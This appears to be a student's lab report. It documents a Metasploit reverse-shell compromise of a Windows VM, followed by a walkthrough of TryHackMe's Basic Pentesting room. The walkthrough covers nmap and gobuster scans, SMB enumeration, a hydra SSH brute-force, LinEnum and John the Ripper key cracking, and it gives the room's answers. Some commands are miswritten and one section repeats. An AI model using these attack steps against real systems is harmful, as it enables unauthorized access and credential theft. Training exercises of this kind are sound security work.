
Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.101.136
LHOST => 192.168.101.136
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) >

```

Fig2.10: Setting up configuration for the reverse shell using msfconsole



```

msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.101.136  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.101.136  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) >

```

Fig2.11: Validating the configuration in msfconsole




Fig2.12: Executing the payload in Victim's Machine

```
msf6 exploit(multi/handler) > run -j r specified, outputting raw payload
[*] Exploit running as background job 0. 354 bytes
[*] Exploit completed, but no session was created. 73802 bytes
    Saved as: Inter_Task3.exe
[*] Started reverse TCP handler on 192.168.101.136:444 (arva)
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.101.130
[*] Meterpreter session 1 opened (192.168.101.136:444 -> 192.168.101.130:57731) at 2025-04-16 02:29:19 -0400
    192.168.101.130 - - [16/Apr/2025 02:27:29] "GET / HTTP/1.1" 200 -
msf6 exploit(multi/handler) > 192.168.101.130 - - [16/Apr/2025 02:27:34] "GET /Inter_Task3.exe HTTP/1.1" 200 -
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
```

Fig2.13: Obtaining the session after running the payload

```
Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > sessions -i

Active sessions
=====
Id  Name  Type
---  ---  ---
1   meterpreter x86/windows DESKTOP-SDBSAPE\athar @ DESKTOP-SDBSAPE 192.168.101.136:444 -> 192.168.101.130:57731 (192.168.101.130)

msf6 exploit(multi/handler) > set session 1 http.server
session => 1
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1... 192.168.101.130 - - [16/Apr/2025 02:27:34] "GET /Inter_Task3.exe HTTP/1.1" 200 -

meterpreter > getuid
Server username: DESKTOP-SDBSAPE\athar
meterpreter > pwd
C:\Users\athar\Downloads
meterpreter > cmd
[-] Unknown command: cmd.
meterpreter > shell
Process 9488 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\athar\Downloads>
```

Fig2.14: Exploitation of victim by accessing the shell using reverse code execution payload

**Impact:**

By obtaining a reverse shell, an attacker can gain complete remote access to the victim's computer. Thus, they are able to:

- Exfiltrate private information
- Install backdoors or malware.
- Manage system operations
- Navigate the network laterally.

This type of compromise results in a total takeover of the system, which frequently leads to ransomware attacks, data breaches, or ongoing access to internal systems.

**Mitigation Step:**

1. Install up-to-date antivirus software and EDR (Endpoint Detection & Response) tools that are capable of identifying and stopping reverse shell payloads.
2. Use firewalls to restrict outgoing traffic to only the services and ports that are required.
3. Update all software and systems to reduce the vulnerabilities that Metasploit takes advantage of.
4. Turn off any unused services and ports that could be used to deliver reverse shell payloads.
5. Provide security training to prevent reverse shell social engineering attacks.

**Resources Used:**

VMWare, Parrot OS, Windows 10 OS, Google Chrome, msfvenom tool. Msfconsole tool, Metasploit Utility

## Task Level (Hard)

**Task-02:** Using the [TryHackMe](#) platform, launch the [Basic Pentesting room](#). Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

**NOTE:** For this task level, I have used a second OS which is my Parrot OS. I have not used a machine given by TryHackMe.

### **Attack Name:**

Penetration Testing using Simulation Attack

### **Severity:** CVSS Score:

9.0 – 10 (Critical Severity)

### **Exploitation:**

A complete penetration test replicates a couple attack vectors that, in a real-life scenario, might result in privilege escalation, data breach, or unauthorized access, including weak passwords, exposed services, and misconfigurations.

### **Steps for producing the attack:**

#### **A. Deploy the machine and connect to our network**

1. I first went to [TryHackMe Platform](#) in accordance with the task requirement, and then I tried to log in to the portal because I already had an account there.
2. I arrived at the portal's Home Dashboard after logging in. After that, I clicked on the website's search icon, which is positioned halfway between the top and the right side of the navigation bar.
3. My search for "Basic Pentesting Room" yielded three basic rooms; the third result from the list is the one I was looking for, "[Basic Pentesting Room](#)". To enter the room, I clicked on it.
4. In order to access the machine, I then clicked on Access Machine and then Start Attachbox.
5. I then selected [The OpenVPN configuration file](#), which took me to the configuration file that I needed to download in order to access the TryHackMe network. Here, I download the configuration file by choosing the "IN-Regular-1" VPN server.
6. I then proceeded to the next section on the same page, "Connect to our network to hack machines," and clicked on "OpenVPN (Advanced)," which is free because I'm using free labs here. At the bottom of the same page, a details page will now open. After watching the video, I realized the steps I needed to take to make the connection. According to the video, I should click [Download the OpenVPN GUI application](#), then expand the most recent version and download "Windows 64-bit MSI installer." After that, I used administrative privileges to run the downloaded file.
7. Click the icon that resembles an up arrow (^) in the taskbar at the bottom right of your screen. The new window should have an icon that resembles a monitor with a plug; right-click on it. You will control your OpenVPN connections here.
8. Then, hover over Import, choose Import file, and go to your OpenVPN profile.
9. Lastly, right-click the OpenVPN icon once more, choose Connect, and watch for the successful connection message.
10. I was able to connect to the TryHackMe network and successfully deploy a machine in the room.

**Note:** In this task, answer is not needed to put in the answer box.

#### **B. Find the services exposed by the machine**

1. I proceeded to the next task, which is to obtain the machine's open services, or open ports, after setting up the machine and connecting to the TryHackMe network.
2. In this case, I must first identify the machine's IP address that I was using to access it. I can do this in two ways: Initially, I can see my machine's IP address in the upper middle section. Second, I ran the below command to get the IP address:

Ifconfig
----------

3. In order to accomplish this, I decided to use Nmap, a strong and flexible tool for network exploration and security auditing that can be used for host discovery, port scanning, service and OS detection, etc. I used the command below to locate all of the machine's open services and ports.

```
sudo nmap -sT 10.10.69.18 // Since I've completed this task in several sessions, the IP address is changing here
```

4. I was able to successfully exploit the machine's open services and ports by using this.

**Note:** In this task, answer is not needed to put in the answer box.

### **C. What is the name of the hidden directory on the web server(enter name without /)?**

1. I have used two different tools to exploit a hidden directory on the web server. One is using the GUI tool "Dirbuster," and the other is using the command-line tool "gobuster."

2. Here, I'm demonstrating how to use the command line utility GOBUSTER with root privileges in detail.

3. I typed the following command into the terminal to complete the task and access the hidden directory:

```
sudo gobuster dir -u 10.10.69.18 -w /usr/share/wordlist/dirbuster/directory-list-lowercase-2.3-medium.txt --exclude 472
```

Where, gobuster: used to launch the command and set up the tool

dir: used to look for a directory

-u IP\_Address: used to provide the victim machine's IP address

-w wordlist: used to indicate that the wordlist includes commonly used words that Gobuster will use to look for a directory.

I used --exclude 472 to remove the status code that was causing me to get an error when I tried to run the command without it.

4. After running the aforementioned command, I saw **"/development"** as the first output in the terminal, and the gobuster tool began searching for additional folders inside the /development directory.

5. I tried entering the answer as **"/development"** without double quotes and a slash before it because I was waiting for the command to finish, but it was taking a long time. Suddenly, it worked.

6. By entering **"development"** as my answer for the question, I successfully exploited the hidden directory in the web server using the Gobuster command-line utility tool.

### **D. User brute-forcing to find the username & password**

#### **E. What is the username?**

1. I used a tool called "smbmap" to perform this brute-forcing task in order to find the username and password. This tool enables users to list all of the Samba share drives within a domain.

2. I start by executing the command below in order to complete this task: This command displays the available shares on the victim's computer after scanning the SMB shares on the specified IP address.

```
smbmap -H 10.10.69.18
```

where, the host is specified using -H.

3. Using the output from the previous command, my next goal is to obtain a detailed view of the shares. To obtain the desired result, I now executed the same command in a recursive fashion. To obtain the output as recursively list files, I used -R in this case.

```
smbmap -H 10.10.69.18 -R
```

4. I obtained a full list of files from the shares by executing the previously mentioned command, which I obtained by executing the same command without recursive intent.

5. The two shares that I was able to view in this instance are "Anonymous" and "IPC\$." Out of the three files I saw under "Anonymous" share, two are hidden, and one is worth examining further. It is saved with the name "staff.txt." I then started digging into it more in a way to gain access to that text file.

6. I first tried to read the file by using file reading programs like cat, nano, vi, pluma, etc., but it was obviously unsuccessful. After more research, I attempted the following command with Smbclient to gain access to the Anonymous share so I could read the file.

```
smbclient \\\\10.10.69.18\\Anonymous
```

7. I was asked to enter a password, but I was unsure of what to write. And I just tested by entering the root password for my Parrot machine, which allowed me to access the share.

8. I then tried using the file reading tools, such as cat, nano, vi, pluma, etc., to access the files directly once more, but this time it did not work.

9. Upon further investigation, I understand the working of "get" command which I need to use here which is used to copy the required file from different share into our own machine and here my machine is Parrot. This guides me to drag staff.txt from Anonymous Share to my Parrot OS directory. To achieve this goal, I performed the command below:

```
get staff.txt
```

10. In addition, I just went to my Downloads folder in the hopes of receiving the file I copied from the Anonymous share.

11. When I double-clicked the staff.txt file in my Downloads folder, I saw a staff announcement with two usernames. One is **Kay**, and the other is **Jan**.

12. I attempted to enter one name at a time, beginning with Jan, in the TryHackMe user interface question box. By entering "**Jan**" as the username, I was able to complete this task and effectively complete both the immediate challenge of exploiting the username and the task of brute-forcing the usernames.

## **F. What is the password?**

1. I have taken advantage of the two usernames, Jan and Kay, from the task mentioned above. My objective is to use brute-forcing tools to try to get the password for these users.

2. hydra, a distributed network login cracker integrated into different operating systems, is my personal favourite built-in utility of Linux-based OS flavors.

3. I first made sure the password wordlist was in the OS by navigating to the wordlist directory before starting the brute-forcing. Since the rockyou.txt wordlist is the most effective for an attacker to use and contains words in every possible way, I wanted to use it to brute-force the username in order to retrieve the password.

4. I listed every file in the wordlist directory using the ls command, which I did by using the following command:

```
ls /usr/share/wordlist/rockyou.txt
```

5. After confirming that the wordlist was there, I copied it into my Downloads folder because I can easily find it there. I used the following command to accomplish this:

```
cp /usr/share/wordlist/rockyou.txt /Downloads/
```

6. After copying it to the desired location, I launched the Hydra tool and used it to brute-force the username in order to obtain the correct password. I used the following command to accomplish this:

```
Hydra
```

7. This command advised me of the syntax I needed to run the Hydra tool and of additional variables that are built into the Hydra tool.

8. After reviewing the syntax, I noticed that I must provide the user's username, a wordlist of passwords that Hydra must try on the user, the IP address and service that the user resides on, and an attempt to connect the machine or system. I used the following command to do this:

```
hydra -l jan -p Downloads/rockyou.txt ssh://10.10.69.18
```

where, -l used to specify on what username I need to brute-force

-p used to specify the wordlist

(Here, I knew that SSH is an active running service on the system because I already checked what are the open running services using nmap in Task 2/B.) ssh://IP\_Address is used to select the system's running service and IP address.

9. It took some time for the previously mentioned command to execute successfully because it was attempting every possible combination listed in the wordlist rockyou.txt for the username jan.

10. After providing me with a successful password combination, the command ultimately stopped operating. Based to the tool, "armando" is the system's correct and accurate password for the username Jan, which I can use to access SSH to perform additional tasks and goals.

11. Using the username jan on the open running service ssh, I was able to successfully brute-force the TryHackMe system.

### **G. What service do you use to access the server(answer in abbreviation in all caps)?**

1. I must first obtain the correct, up-to-date, and active login credentials of every user with server access before I can proceed with this task.

2. I have exploited the system to find the username and password in order to accomplish the tasks listed above. Additionally, I used "SSH," one of the system's open running services, when brute-forcing to find the password.

3. I used the following command to accomplish this:

```
ssh jan@10.10.69.18
```

4. After executing the previous command, I was prompted for a password, which I entered using the password I had used to breach one of the mentioned earlier tasks.

5. Using this technique, I was able to successfully exploit the server and gain access to it via SSH.

6. In order to successfully complete the task, I accessed the server using the "SSH" service.

### **H. Enumerate the machine to find any vectors for privilege escalation**

1. I intend to use the LinEnum tool, which is used to help with the process of identifying an attack vector, to conduct the system's enumeration in order to identify every potential vector—that is, every possible way to escalate privileges from the user Jan, which I exploited above.

2. I began by downloading the LinEnum tool to the server, which I had accessed in the previous task using the SSH service that was already open and operational on the target computer, before beginning the LinEnum task.

3. I used the command below to download the LinEnum tool:

```
wget https://github.com/rebootuser/LinEnum
```

4. I noticed that nothing is worth waiting for until the command executes and extracts it. Then I changed my method to download the tool by executing the following command:

```
git clone https://github.com/rebootuser/LinEnum
```

5. After the git cloning process was successful, I went to the downloaded folder and tried to to launch the LinEnum tool's shell script. I used the following command to accomplish this:

```
cd /home/jan/LinEnum  
chmod +x LinEnum.sh/LinEnum
```

6. I discovered that the Jan user does not have any privileges or access to install and run any tools after executing that command.

7. In order to complete the task, I changed my exploitation pattern by installing the LinEnum tool on my host computer and then using the command line utility to send it to the target computer under the jan user.

8. To accomplish this, I first returned to my host virtual machine (Parrot OS), opened the terminal with root privileges, and executed the same commands as before:

```
git clone https://github.com/rebootuser/LinEnum
```

9. I tried sharing the LinEnum tool's shell script to the server victim machine in the tmp folder after the command successfully cloned the repository on my system. This was because the LinEnum tool is accessible and can be run from the tmp folder. I used the following command to accomplish this:

```
cd /home/atharva/LinEnum scp LinEnum.sh jan@10.10.69.18:/tmp
```

10. Also, I navigated to the active SSH session and sequentially executed the following commands:

```
cd /home/jan/tmp chmod +x LinEnum.sh
```

11. Till the above command, I have given shell script execute permission to the Jan user under the tmp directory. But now, I need to run the shell script to look for all the details about the server machine, which can show me all the vectors and possible paths to escalate my privileges and do such things that are not expected to be done by a user who is not supposed to do them.

```
./LinEnum
```

12. After that command was executed, the script began loading all the data, from which I retrieved all the information I needed to finish the tasks and further exploit the system.

13. By doing this, I was able to effectively use the LinEnum tool to gather all the vectors, which allowed me to increase my privileges on the victim server machine under the user Jan.

### **I. What is the name of the other user you found(all lower case)?**

1. I used a tool called "smbmap" to perform this brute-forcing task in order to find the username and password. This tool enables users to list all of the Samba share drives within a domain.

2. I start by executing the command below in order to complete this task: This command displays the available shares on the victim's computer after scanning the SMB shares on the specified IP address.

```
smbmap -H 10.10.69.18
```

where, the host is specified using -H.

3. Using the output from the previous command, my next goal is to obtain a detailed view of the shares. To obtain the desired result, I now executed the same command in a recursive fashion. To obtain the output as recursively list files, I used -R in this case.

```
smbmap -H 10.10.69.18 -R
```

4. I obtained a full list of files from the shares by executing the previously mentioned command, which I obtained by executing the same command without recursive intent.

5. The two shares that I was able to view in this instance are "Anonymous" and "IPC\$." Out of the three files I saw under "Anonymous" share, two are hidden, and one is worth examining further. It is saved with the name "staff.txt." I then started digging into it more in a way to gain access to that text file.

6. I first tried to read the file by using file reading programs like cat, nano, vi, pluma, etc., but it was obviously unsuccessful. After more research, I attempted the following command with Smbclient to gain access to the Anonymous share so I could read the file.

```
smbclient \\10.10.69.18\Anonymous
```

7. I was asked to enter a password, but I was unsure of what to write. And I just tested by entering the root password for my Parrot machine, which allowed me to access the share.

8. I then tried using the file reading tools, such as cat, nano, vi, pluma, etc., to access the files directly once more, but this time it did not work.

9. Upon further investigation, I understand the working of "get" command which I need to use here which is used to copy the required file from different share into our own machine and here my machine is Parrot. This guides me to drag staff.txt from Anonymous Share to my Parrot OS directory. To achieve this goal, I performed the command below:

```
get staff.txt
```

10. In addition, I just went to my Downloads folder in the hopes of receiving the file I copied from the Anonymous share.
11. When I double-clicked the staff.txt file in my Downloads folder, I saw a staff announcement with two usernames. One is **Kay**, and the other is **Jan**.
12. I submitted a different username in the previous task of finding a username, "**kay**," which I had not tried in the previous task. I typed "kay" into the TryHackMe question box. By setting the username to "Kay," I was able to complete this task and effectively take advantage of the task of locating the other username.

### **J. If you have found another user, what can you do with this information?**

1. I discovered that there are a few hidden folders under the user of Kay while conducting the task of identifying every path and vector that could be used to increase my privileges on the victim server machine under the jan user. Based on my justification, it might be useful to dig deeper under user Kay in order to locate all of the hidden files and directories.
2. In order to accomplish this, I first used the command below to list every file and directory, both hidden and not. Additionally, this command will inform me of the permissions that a specific file has:

```
ls -a /home/kay
```

3. For the record, I executed this command from the SSH that I had previously taken in the user Jan.
4. This command displayed a large number of hidden directories, and one of them led my eyes to freeze. The directory in doubt is ".ssh." Another file with the name pass.bak exists, but user Jan cannot directly access it. I so attempted to use the following command to list every file in the ".ssh" directory:

```
ls /home/kay/.ssh
```

5. This enabled me to locate all of the files which were authorized\_key, id\_rsa, and id\_rsa.pub, that are located within the .ssh directory. I made the decision to continue exploring this folder and its contents because it includes files containing encrypted hashed keys and authentication keys. I considered that this might help me figure out the last password.
6. However, I began the process of decrypting the file using John the Ripper in the John the Ripper format for my personal reference.
7. I started by copying the entire contents of the id\_rsa file into a new file on my host Parrot OS. After that, I began executing the command below to convert the private key to the format used by John the Ripper:

```
python3 /usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
```

8. I got the following error after executing the previous command:

```
Traceback (most recent call last):
  File "/usr/share/john/ssh2john.py", line 193, in <module>
    read_private_key(filename)
  File "/usr/share/john/ssh2john.py", line 103, in read_private_key
    data = base64.decodestring(data)
AttributeError: module 'base64' has no attribute 'decodestring'
```

9. I looked into the previous error and discovered that base64.decodestring() had been removed in Python 3 and replaced with base64.b64decode() after the ssh2john.py script encountered a Python 3 compatibility problem. I therefore changed the deprecated function with the one that is currently active using the Pluma file editor. I used the following command to accomplish this:

```
pluma /Downloads/id_rsa
Base64.b64decode() was replaced in place of base64.decodestring().
```

After saving the file, the Pluma file editor was closed.

10. After the file was saved, I used the command below once more to convert the private key to John the Ripper format. As expected, I received no output or errors.

```
python3 /usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
```

11. Using the John the Ripper tool to crack the file and get a file in the John the Ripper format is the next step in the process of decrypting the file into that format.

```
John rsa_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

12. This command's output provided me with the user "kay"'s login password in plaintext format, which is "**beeswax**."

13. By taking advantage of the active usernames on the victim server machine, I was able to crack the password of another user in order to respond to the task's question.

14. Using the information I previously received, I am successfully completing the task by stating that the passwords of both users were obtained in plain text.

### **K. What is the final password you obtain?**

1. I successfully exploited the password of the other user, whose credentials I did not have access to, just like in the previous task. I then attempted to use the user Kay, whose password I had stolen in the previous task, to SSH into the same victim server computer.

2. To accomplish this, I used the user Kay and the command below to establish SSH into the victim server computer:

```
ssh kay@10.10.159.12
```

3. I got an error after executing the earlier command, which prevented me from taking SSH into the server computer. In order to get around it, I entered the id\_rsa file as an authorized key in the ssh command. But regrettably, it failed to resolve hostname id\_rsa and I received an error once more. I've ran the following command to try this:

```
ssh id_rsa kay@10.10.159.12
```

4. I looked into the error I was seeing and found that I needed to add the & run option, which is "-i" which will take the id\_rsa file as an input file. I used the following command to accomplish this:

```
ssh -i id_rsa ssh@10.10.159.12
```

5. When I was prompted for a password after executing the previously mentioned command, I typed in "**beeswax**," the password I had used to get around one of the tasks mentioned earlier. By following this procedure, I was able to successfully exploit the server and gain access to it as a user using SSH Services under Kay.

6. Next, I just used the ls command to get a list of every file in the user Kay's current working directory. Since there is only one file in the current working directory, this produced results for me. Given that the filename is "pass.bak," this file appears suspicious.


7. Using the cat file editor command line utility, I attempted to examine the file from the current working directory, pass.bak, without putting any additional effort. If the logged-in user has the necessary permissions, this utility typically assists with creating, appending, and reading text files. I used the following command to accomplish this:

```
cat pass.bak
```

8. To my surprise, the file I'm looking for is not password-protected, and Kay, the user I'm currently logged in as, has read access to it. Additionally, the aforementioned command immediately provided me with a lengthy string in plain text as its output. I tried copying and pasting it into the final task list question on TryHackMe. It worked well, which enabled me to finish every task in the TryHackMe platform's Basic Pentesting Room.

9. By doing this, I was able to successfully exploit the last password that was available to the key user.

10. As demonstrated in the proof of concept below, this completes the execution and exploitation of every task under the Basic Pentesting Room on the TryHackMe platform with **100%** status completion.

